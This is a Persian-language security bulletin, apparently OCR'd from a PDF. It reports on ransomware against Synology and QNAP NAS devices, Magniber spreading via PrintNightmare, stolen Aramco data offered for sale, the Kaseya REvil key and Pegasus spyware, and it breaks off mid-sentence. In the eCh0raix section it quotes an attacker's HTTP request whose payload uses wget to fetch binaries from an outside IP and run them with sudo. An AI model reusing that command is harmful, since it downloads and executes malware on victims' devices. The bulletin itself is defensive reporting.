- ایجاد یک حساب کاربری جدید با سطح دسترسی Administrator و غیرفعال نمودن حساب کاربری پیش فرض سیستم
- فعال نمودن گزینه Auto Block در Control Panel جهت مسدود کردن نشانی IP با تلاش‌های ناموفق برای ورود به سیستم
- اجرا نمودن Security Advisor جهت اطمینان از عدم وجود رمز عبور ضعیف در سیستم


برای اطمینان از امنیت تجهیزات NAS، اکیداً توصیه می‌شود که فایروال را در Control Panel خود فعال نموده و فقط در مواقع لزوم به درگاه‌های عمومی دسترسی داشته باشید و برای جلوگیری از ورود غیر مجاز به سیستم، احراز هویت دو مرحله‌ای را فعال کنید. همچنین می‌توان با فعال‌سازی Snapshot، تجهیزات NAS را در برابر باج‌افزار مبتنی بر رمزگذاری مصون نمود.

ساینالوژی در لینک زیر، اطلاعات بیشتری در مورد حفاظت از تجهیزات NAS در برابر نفوذ باج‌افزارها به مشتریان خود ارائه می‌دهد.

https://www.synology.com/en-global/dsm/solution/ransomware

این شرکت اطلاعات بیشتری در مورد بدافزارهای استفاده شده در این حملات به اشتراک نگذاشته است، از جزئیات به اشتراک گذاشته شده اینطور استنباط می‌شود که این حملات نتیجه اجرای بدافزاری است که به زبان Golang نوشته شده و حملات Brute-force را اجرا می‌کند و در اواخر فوریه ۲۰۱۹ توسط شرکت امنیتی مالوربایتس (Malwarebytes) کشف و StealthWorker نامگذاری شد. شرکت امنیتی مالوربایتس جزئیات بیشتری درخصوص این بدافزار در لینک زیر ارائه داده است:

https://blog.malwarebytes.com/threat-analysis/2019/02/new-golang-brute-forcer-discovered-amid-rise-e-commerce-attacks/



طی دو سال گذشته، StealthWorker از آسیب‌پذیری‌های Magento، phpMyAdmin و cPanel جهت استخراج اطلاعات پرداخت اشخاص در سایت‌های تجارت الکترونیک سوءاستفاده نموده است. با این حال، همانطور که شرکت امنیتی مالوربایتس در آن زمان اشاره کرد، این بدافزار همچنین دارای قابلیت‌های Brute-force است که این امکان را فراهم می‌کند با هک رمزهای عبور یا فهرست قبلی رمزهای عبور هک شده به دستگاه‌های متصل به اینترنت نفوذ کند. مهاجمان StealthWorker، از مارس ۲۰۱۹ به حملات Brute-force روی آورده‌اند و اینترنت را برای یافتن سرورهای آسیب‌پذیر با رمزهای عبور ضعیف یا از قبل هک شده پویش می‌کنند.

این بدافزار پس از نفوذ و نصب در یک دستگاه آلوده شده، فرامین زمانبندی شده‌ای را جهت ماندگار کردن خود در هر دو سیستم‌عامل Windows و Linux ایجاد می‌کند و سپس همانطور که ساینالوژی هشدار داده، باج‌افزار را بر روی سیستم اجرا می‌نماید.

در حالی که ساینالوژی برای مشتریان خود در ماه ژانویه توصیه‌نامه امنیتی ارائه نکرده بود، مشتریان آن‌ها در بلاگ‌ها و تالارهای گفتگوی این شرکت گزارش دادند که دستگاه‌های آنها در نوامبر ۲۰۲۰ به بدافزار Dovecat Bitcoin آلوده شده‌اند. در آن زمان تجهیزات NAS ساخت شرکت کیونپ نیز هدف حملات موسوم به Cryptojacking قرار گرفتند. در جریان این حملات مهاجمان، بدافزاری را بر روی دستگاه هک‌شده اجرا می‌کردند که امکان استخراج رمز ارز را با استفاده از منابع دستگاه، برای آنها فراهم می‌کرد.

کیونپ و سینالوژی،
هدف باج‌افزار eCh0raix

به تازگی نوع جدیدی از باج‌افزار eCh0raix کشف شده که به‌طور خاص تجهیزات Network Attached Storage - به اختصار NAS - ساخت شرکت‌های سینالوژی (Synology, Inc.) و کیونپ (QNAP Systems, Inc.c) را هدف قرار می‌دهد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده روش اجرای این حمله مورد بررسی و تحلیل قرار گرفته است.

نخستین نسخه از باج‌افزار eCh0raix (که با نام QNAPCrypt نیز شناخته می‌شود) در ژوئن سال ۲۰۱۶ منتشر شد. این باج‌افزار چندین بار در مقیاس گسترده در ژوئن ۲۰۱۹ و ژوئن ۲۰۲۰ تجهیزات NAS شرکت کیونپ را هدف حملات قرار داده است.

باج‌افزار eCh0raix، در سال ۲۰۱۹ تجهیزات NAS شرکت سینالوژی را نیز مورد حمله قرار داد. در گزارشی که محققان آنومالی در لینک زیر منتشر نموده‌اند اعلام کردند که روش انتشار این باج‌افزار در سال ۲۰۱۹، اجرای حملات Brute-force، از طریق هک رمزهای عبور یا استفاده از فهرست رمزهای عبور از قبل هک شده، بوده است.

https://www.anomali.com/blog/threat-actors-utilizing-ech0raix-ransomware-change-nas-targeting

در آن زمان، سینالوژی به مشتریان تجهیزات NAS خود هشدار داده بود که داده‌های خود را از حملات مداوم و در مقیاس وسیع این باج‌افزارها حفظ کنند، ولی نام گروه باج‌افزاری مسئول این حملات را ذکر نکرد.

در حالی که این باج‌افزار قبلاً در حملات جداگانه‌ای، تجهیزات هر دو شرکت سینالوژی و کیونپ را مورد هدف قرار داده بود، محققان امنیتی پالو آلتو نتورکس (Palo Alto Networks, Inc.) اخیراً اعلام کردند که eCh0raix از ماه سپتامبر ۲۰۲۰ رمزگذاری تجهیزات NAS این دو شرکت را مجدد از سر گرفته است. به گفته این محققان، به احتمال زیاد مهاجمان قبل از آن، تجهیزات این دو شرکت را با نسخه متفاوتی از این باج‌افزار مورد هدف قرار می‌دادند.

شرکت پالو آلتو نتورکس اعلام نموده که این گروه باج‌افزاری، از آسیب‌پذیری به شناسه CVE-2021-28799 - ضعف امنیتی که به مهاجم امکان دسترسی از طریق اطلاعات اصالت‌سنجی پیش‌فرض (Backdoor Account) را می‌دهد - برای رمزگذاری دستگاه‌های کیونپ استفاده می‌کنند. آسیب‌پذیری مذکور در حملات گسترده باج‌افزار Qlocker در آوریل نیز مورد سوءاستفاده قرار گرفته بود.

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Length: 310
Content-Type: application/json
Accept-Encoding: gzip
Connection: close

{[redacted] "jisoosocoolhbsmgnt", [redacted] "wget http://64.42.152.46/h/crp_linux_arm -O /tmp/arm &&
chmod +x /tmp/arm && sudo -u admin screen -d -m -L /tmp/arm -s /share/;wget http://64.42.152.46/h/crp_linux_386
-O /tmp/386 && chmod +x /tmp/386 && sudo -u admin screen -d -m -L /tmp/386 -s /share/"}
```

مهاجمان با بکارگیری روش Brute-force با حدس‌زدن رمز عبور کاربران با سطح دسترسی بالا تلاش می‌کنند (با همان روش مشابه در حملات سال ۲۰۱۹ به تجهیزات سایناولوژی)، کدهای باج‌افزار را به تجهیزات NAS سایناولوژی منتقل کنند. سایناولوژی اخیراً بدون اشاره مستقیم به باج‌افزار eCh0raix، با صدور توصیه امنیتی به مشتریان خود هشدار داد که باج‌افزار StealthWorker به طور فعال و مداوم داده‌های آنها را از طریق حملات Brute-force، مورد هدف قرار می‌دهد.

کیونپ در ماه میلادی می نیز تنها دو هفته پس از هشدار به مشتریان خود در مورد انتشار باج‌افزار AgeLocker، به آنها در مورد حملات باج‌افزار eCh0raix هشدار داد. دستگاه‌های کیونپ از اواسط آوریل مورد حمله گسترده باج‌افزار Qlocker قرار گرفتند و مهاجمان داده‌های قربانیان را با استفاده از فایل‌های 7zip دارای رمز عبور (Password-protected Archive) قفل و فشرده نموده و تنها در پنج روز ۲۶۰ هزار دلار درآمد کسب کردند. طبق اعلام شرکت امنیتی پالو آلتو نتورکس، حداقل ۲۵۰ هزار مورد از تجهیزات NAS شرکت‌های کیونپ و سایناولوژی متصل به اینترنت در معرض خطر این حملات قرار دارند. محققان امنیتی این شرکت به کاربران کیونپ و سایناولوژی توصیه می‌کنند با بکارگیری روشهای زیر، با این حملات باج‌افزاری مقابله کنند:

- برای بی اثرکردن حملاتی از این قبیل، ثابت‌افزار (Firmware) دستگاه به‌روز شود. جزئیات مربوط به به‌روزرسانی دستگاه‌های NAS کیونپ در برابر آسیب‌پذیری با شناسه CVE-2021-28799 در سایت شرکت کیونپ قابل مطالعه است.
- با ایجاد رمزهای عبور پیچیده، شانس موفقیت مهاجمان در اجرای حملات Brute-force کاهش می‌یابد.
- دسترسی به تجهیزات، تنها محدود به نشانی‌های IP مجاز باشد.

مشروح توصیه‌نامه کیونپ درخصوص تجهیزات NAS متصل به اینترنت این شرکت، در لینک‌های زیر قابل دریافت و مطالعه است:

https://blog.qnap.com/nas-internet-connect-en/

https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security


کاربران شرکت‌های کوچک برای مهاجمان باج‌افزاری که به دنبال حمله به اهداف بزرگتری هستند، بسیار جذاب می‌باشند. از آنجایی که این شرکت‌های کوچک، معمولاً از متخصصان فناوری اطلاعات یا امنیت استفاده نمی‌کنند، نسبت به سازمان‌های بزرگتر، آمادگی لازم را برای مقابله با این‌گونه حملات باج‌افزاری ندارند.

مشروح گزارش پالو آلتو نتورکس در لینک زیر قابل دریافت و مطالعه است:

https://unit42.paloaltonetworks.com/ech0raix-ransomware-soho/

انتشار باج‌افزار

با سوءاستفاده از PrintNightmare



مهاجمان با سوءاستفاده از PrintNightmare، در حال آلوده‌سازی دستگاه‌ها به باج‌افزار Magniber هستند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، به روش جدید انتشار این باج‌افزار پرداخته شده است.

PrintNightmare به مجموعه‌ای از آسیب‌پذیری‌های امنیتی (با شناسه‌های CVE-2021-1675، CVE-2021-34527 و CVE-2021-36958) اطلاق می‌شود که سرویس Windows Print Spooler، راه‌اندازهای چاپ در Windows و قابلیت Point & Print Windows از آن متاثر می‌شوند.

مایکروسافت به‌روزرسانی‌های امنیتی را برای آسیب‌پذیری‌ها با شناسه‌های CVE-2021-1675 و CVE-2021-34527 در ماه‌های ژوئن، ژوئیه و آگوست منتشر کرد. این شرکت همچنین با انتشار توصیه‌نامه زیر، راهکاری برای ترمیم آسیب‌پذیری CVE-2021-36958 نیز ارائه داده است.

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36958

CVE-2021-36958 یک ضعف امنیتی روز-صفر است که امکان ترفیع سطح دسترسی را برای مهاجم فراهم می‌کند.

مهاجم می‌تواند از این نقص‌های امنیتی در جهت ترفیع سطح دسترسی محلی (LPE) استفاده کرده یا بدافزارهایی را بصورت از راه دور با سطح دسترسی SYSTEM در سطح دامنه توزیع کند.

همانطور که ماه گذشته محققان کراوداستراید (CrowdStrike Holdings, Inc) اعلام کردند، گروه باج‌افزاری Magniber از PrintNightmare برای هدف قرار دادن قربانیان در کره جنوبی استفاده می‌کنند.

Magniber پس از آلوده‌سازی سرورهای آسیب‌پذیر به PrintNightmare، یک فایل DLL مبهم‌سازی شده را دریافت و پس از تزریق آن در یک پروسه، فایل‌های موجود در دستگاه را شناسایی و سپس آن‌ها را رمزگذاری می‌کند.

در اوایل فوریه ۲۰۲۱ نیز در جریان انتشار این باج‌افزار، Magniber از طریق Magnitude Exploit Kit اقدام به سوءاستفاده از آسیب‌پذیری CVE-2020-0968 در Internet Explorer بر روی دستگاه‌های کاربران کره جنوبی کرده بود.

این باج‌افزار در ابتدا، قربانیان خود را در کره جنوبی مورد هدف قرار داده بود، اما بعداً حملات خود را در سراسر جهان گسترش داده و اهداف خود را به کشورهای دیگری از جمله چین، تایوان، هنگ کنگ، سنگاپور، مالزی و دیگر کشورها تغییر داد.

Magniber به طور چشمگیری در ماه‌های اخیر فعال بوده و تقریباً ۶۰۰ بار در سایت ID Ransomware به نشانی https://id-ransomware.malwarehunterteam.com ارسال شده است.

در حال حاضر، شواهد موجود حاکی از آن است که گروه باج‌افزاری Magniber تنها با سوءاستفاده از ضعف امنیتی PrintNightmare قربانیان را به طور گسترده مورد هدف قرار داده است. احتمال داده می‌شود به‌زودی مهاجمان دیگری نیز از آسیب‌پذیری PrintNightmare برای انتشار کد باج‌افزار خود سوءاستفاده خواهند کرد.

به منظور ایمن ماندن از این حملات، توصیه می‌شود راهبران در اسرع وقت اقدام به نصب اصلاحیه‌های مربوطه کنند و راهکارهای ارائه شده از سوی شرکت مایکروسافت را در دستور کار قرار دهند.

همچنین برخی محققان توصیه کرده‌اند، سرویس Windows Print Spooler بر سرورهایی که از آنها برای چاپ استفاده نمی‌شود غیرفعال شود.

رویدادها و وقایع امنیتی

یک ترابایت اطلاعات سرقت شده
از آرامکو برای فروش

گروهی از مهاجمان که مدعی هستند در سال ۲۰۲۰ یک ترابایت اطلاعات متعلق به شرکت سعودی آرامکو (Saudi Arabian Oil Co) را سرقت کرده بودند اکنون آنها را در Dark Web به حراج گذاشته‌اند.


آرامکو که تحت تملک دولت مرکزی عربستان است یکی از بزرگترین شرکت‌های فعال در حوزه نفت و گاز طبیعی در جهان است. درآمد سالانه این غول نفتی با بیش از ۶۶ هزار کارمند حدود ۲۳۰ میلیارد دلار گزارش شده است.

قیمت پیشنهادی مهاجمان برای اطلاعات سرقت شده ۵ میلیون دلار عنوان شده است.

آرامکو معتقد است که اطلاعات مذکور از پیمانکاران آن سرقت شده و افشای آنها هیچ تأثیری در روند کار این شرکت نخواهد داشت. این در حالی است که این گروه از مهاجمان که با عنوان ZeroX شناخته می‌شوند ادعا می‌کنند با سوءاستفاده از آسیب‌پذیری روز-صفر و نفوذ به شبکه و سرورهای آرامکو در سال ۲۰۲۰ موفق به دستیابی به این حجم از اطلاعات شده‌اند. ZeroX توضیح بیشتری در خصوص آسیب‌پذیری مورد بهره‌جویی این گروه در جریان حمله مذکور نداده است.

به گفته ZeroX فایل‌های موجود مربوط به سال ۲۰۲۰ هستند و تاریخ برخی از آن‌ها نیز به سال ۱۹۹۳ باز می‌گردد.

به گزارش شرکت مهندسی شبکه گستر، برای ایجاد جذابیت در بین خریداران احتمالی، این گروه از حدود یک ماه قبل بخشی از اطلاعات سرقت شده را که برخی آنها نیز توسط آنها تغییر داده شده‌اند به اشتراک گذاشته شده است.




در زمان ارسال اولیه فایل‌ها، تایمر شمارش معکوسی نمایش داده شده بود که روی ۶۶۲ ساعت (حدود ۲۸ روز) تنظیم شده بود که پس از آن فروش و مذاکرات آغاز می‌شد.

ZeroX گفته که انتخاب "۶۶۲ ساعت" عمدی بوده و معمایی برای آرامکو است که باید حل شود!


به گفته این گروه، این یک ترابایت اطلاعات، شامل اسنادی مربوط به پالایشگاه‌های آرامکو است که در چندین شهر عربستان سعودی واقع شده‌اند. و این‌که برخی از این فایل‌ها حاوی داده‌های زیر است:

- اطلاعات کامل بیش از ۱۴ هزار کارمند شامل نام، عکس، رونوشت گذرنامه، ایمیل، شماره تلفن، شماره اجازه اقامت (کارت اقامت)، عنوان شغلی، شماره شناسنامه، اطلاعات خانواده و غیره؛
- مشخصات پروژه سامانه‌های مرتبط با یا شامل برق، معماری، مهندسی، عمران، مدیریت ساخت‌وساز، محیط زیست، ماشین‌آلات، کشتی‌ها، مخابرات و غیره؛
- گزارش‌های تجزیه و تحلیل داخلی، توافق نامه‌ها، نامه‌ها، برگه‌های قیمت‌گذاری و غیره؛
- طرح‌بندی و نقشه شبکه به همراه نشانی IP آنها، نقاط اسکادا، نقاط دسترسی Wi-Fi، نشانی IP دوربین‌ها و دستگاه‌های اینترنت اشیا (IoT)؛
- نقشه‌ها و موقعیت‌ها به همراه مختصات دقیق آنها؛
- فهرست مشتریان آرامکو و صورتحساب‌ها و قراردادهای آنها.



به نظر می‌رسد گردانندگان این سرقت اطلاعات در پی باج‌گیری نبوده‌اند. به‌خصوص آن که آرامکو تایید کرده که مهاجمان پس از تماس با این شرکت و اعلام سرقت اطلاعات هیچ تلاش برای اخاذی نکرده‌اند.

خبر خوش برای
قربانیان حمله باج‌افزاری به کاسیا



طبق گزارش اخیر کاسیا (Kaseya, Ltd)، این شرکت موفق به دستیابی به کلیدی شده که امکان رمزگشایی تمامی فایل‌هایی را که در اثر حمله باج‌افزاری REvil رمزگذاری شده‌اند، برای مشتریان Kaseya VSA فراهم می‌کند.

کاسیا توضیح زیادی در خصوص این‌که چگونه این کلید به دست این شرکت رسیده نداده و به ارائه آن از سوی یک نهاد ثالث اکتفا کرده است.

کاسیا در حال کار با شرکت امنیتی امسی‌سافت (Emsisoft, Ltd) به‌منظور ساخت ابزاری است تا با بهره‌گیری از کلید مذکور، قربانیان بتوانند از طریق آن فایل‌های خود را رمزگشایی کنند.

امسی‌سافت صحت عملکرد این کلید را تایید کرده است.

۱۱ تیر ماه، برخی مشتریان این شرکت که از محصول Kaseya VSA استفاده می‌کردند هدف باج‌افزار REvil قرار گرفتند. VSA از جمله محصولات این شرکت جهت مدیریت از راه دوره شبکه‌ها و نقاط پایانی است. یکی از کاربردهای اصلی VSA فراهم کردن بستری برای مدیریت نقاط پایانی مشتریان شرکت‌های ارائه‌دهنده خدمات پشتیبانی (Managed Service Provider - به اختصار MSP) است. این شرکت‌ها می‌توانند با استفاده از VSA، سرورها و ایستگاه‌های کاری مشتریان خود را که نرم‌افزار Kaseya Agent بر روی آنها نصب شده است مدیریت کنند. بررسی‌های بعدی نشان داد مهاجمان پس از سوءاستفاده از یک آسیب‌پذیری روز-صفر به شناسه CVE-2021-30116 در VSA اقدام به توزیع کد مخرب بر روی دستگاه‌های متصل به این سرورها و آلوده کردن آنها به باج‌افزار REvil کرده بودند. تخمین زده می‌شود ۱۵۰۰ سازمان و ۶۰ شرکت MSP قربانی این حملات شده باشند.

پس از اجرای این حمله پیچیده و گسترده، مهاجمان درخواست باج ۷۰ میلیون دلاری در ازای ارائه یک کلید رمزگشایی مشترک و قابل استفاده برای تمامی قربانیان، ۵ میلیون دلار در ازای ارائه کلید رمزگشایی برای شرکت‌های MSP و ۴۰ هزار دلار در ازای عرضه کلید اختصاصی برای هر قربانی که اقدام به پرداخت باج کند را مطرح نمودند.

اما مدتی کوتاه پس از آن، گردانندگان REvil به طرز مرموزی سایت‌های پرداخت باج را غیرفعال و زیرساخت‌های مخرب خود را از کارانداختند.

برخی منابع احتمال می‌دهند که کلید در نتیجه مذاکرات اخیر کاخ سفید با مسکو در مورد لزوم توقف حملات باج‌افزاری مهاجمان روسی به سازمان‌ها و زیرساخت‌های آمریکا به دست کاسیا رسیده باشد و فشار دولت روسیه عامل اصلی تعطیلی REvil بوده است.

جزییات کامل در خصوص نفوذ به Kaseya VSA و آلوده‌سازی دستگاه مشتریان این محصول به باج‌افزار REvil در لینک زیر قابل مطالعه است:

https://newsroom.shabakeh.net/22332

Pegasus؛

ابزار جاسوسی از متحدان آمریکا

به گفته مدیر اجرائی شرکت واتس‌اپ (WhatsApp)، مقامات برخی کشورهای متحد آمریکا از جمله کسانی هستند که در سال ۲۰۱۹ توسط شرکت صهیونیستی با نام ان‌اس‌او گروپ (NSO Group Technologies) مورد هدف قرار گرفته‌اند. وی در گفتگو با روزنامه گاردین، عنوان نمود که طبق شواهد موجود بین حملات سال ۲۰۱۹ و نشت اطلاعات اخیر، ان‌اس‌او گروپ دخیل بوده است.

در این نشت اطلاعاتی، لیستی شامل بیش از ۵۰،۰۰۰ شماره تلفن فاش شده است، البته حضور در این لیست به معنای هدف قرار گرفتن یا سوءاستفاده شخصی توسط جاسوس‌افزار Pegasus نیست، اما ده‌ها مورد آلودگی توسط جاسوس‌افزار این شرکت تأیید شده است. گزارش‌های منتشر شده در این لیست، حاکی از آن است که علاوه بر مقامات دولتی، روزنامه‌نگاران، دیپلمات‌ها، مخالفان سیاسی، وکلا و فعالان حقوق بشر نیز مورد هدف قرار گرفته‌اند.

Pegasus جاسوس‌افزاری مبتنی بر دستگاه‌های همراه است که توسط شرکت صهیونیستی ان‌اس‌او گروپ توسعه داده شده است. مهاجم با بکارگیری این جاسوس‌افزار قادر به رصد فعالیت‌های کاربر بر روی گوشی همراه او خواهد بود. دولت‌ها در کشورهای مختلف از اصلی‌ترین مشتریان محصولات ان‌اس‌او گروپ از جمله Pegasus هستند. پیامک شدن لینک مخرب اما در ظاهر مرتبط با موضوعات مورد علاقه قربانی، اصلی‌ترین روش آلوده‌سازی دستگاه همراه به جاسوس‌افزارهای ان‌اس‌او گروپ است.

این جاسوس‌افزار دارای قابلیت‌هایی از جمله دسترسی از راه دور، کنترل ایمیل و مرورگر، بررسی مکان، بررسی اطلاعات، ضبط تماس‌ها و استخراج مکالمات پیام‌رسان‌هایی از جمله WhatsApp و Facebook است.

به گزارش شرکت مهندسی شبکه گستر، در سال ۲۰۱۹، واتس‌اپ شکایتی را علیه ان‌اس‌او گروپ مطرح کرد و ادعا کرد که این شرکت از یک ضعف امنیتی در ویژگی تماس ویدیویی WhatsApp سوءاستفاده نموده تا بدون تعامل کاربر نرم‌افزارهای جاسوسی را در تلفن‌های همراه قربانیان دانلود کند و با این روش حداقل ۱۰۰ فعال حقوق بشر، روزنامه‌نگاران و سایر چهره‌های مورد علاقه را مورد هدف قرار داده است.


علاوه بر این، ادعا شده است که طی شش سال گذشته از Pegasus برای نظارت مخفیانه دستگاه‌های تلفن همراه ۱۰۰۰ شهروند استفاده شده است، که شماره تلفنی متعلق به امانوئل مکرون، رئیس جمهور فرانسه نیز در این سوابق موجود است. گفته می‌شود که ماکرون در گفتگو با نخست وزیر اسرائیل، نفتالی بنت در مورد ان‌اس‌او گروپ صحبت کرده و خواستار تحقیق این کشور در این خصوص بوده است. با این حال، ان‌اس‌او گروپ می‌گوید که ماکرون هدف حمله نبوده است. در مقابل، اخیراً گزارش شد که رهبر مخالف هند، راجیو 